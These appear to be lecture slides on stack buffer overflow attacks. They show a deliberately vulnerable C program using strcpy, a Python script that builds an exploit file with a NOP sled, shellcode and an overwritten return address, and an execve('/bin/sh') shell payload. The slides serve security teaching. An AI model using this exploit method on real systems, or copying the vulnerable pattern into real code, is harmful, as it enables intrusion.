

Buffer Overflow Attack

Outline

- Understanding of Stack Layout
- Vulnerable code
- Challenges in exploitation
- Shellcode
- Countermeasures

Program Memory Stack


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;


    // deallocate memory on heap
    free(ptr);

    return 1;
}
```




Function Call Stack

```
void f(int a, int b)
{
    int x;
}
void main()
{
    f(1,2);
    printf("hello world");
}
```



Stack Layout for Function Call Chain



Vulnerable Program

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.


Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str); ←

    return 1;
}
```




Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- **Attacker's code**  **Malicious code to gain access**



How to Run Malicious Code




Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the shellcode



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))           ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                            ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                ③
content[112:116] = (ret).to_bytes(4,byteorder='little') ④

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack $[0xbffff188 + nnn]$ should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., $0xbffff188 + 0x78 = 0xbffff200$, the last byte contains zero leading to end copy.

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code


Shellcode

- Assembly code (machine instructions) for launching a shell.
- Goal: Use `execve("/bin/sh", argv, 0)` to run shell
- Registers used:
 - `eax = 0x0000000b (11)` : Value of system call `execve()`
 - `ebx = address to "/bin/sh"`
 - `ecx = address of the argument array.`
 - `argv[0]` = the address of `"/bin/sh"`
 - `argv[1]` = 0 (i.e., no more arguments)
 - `edx = zero` (no environment variables are passed).
 - `int 0x80`: invoke `execve()`

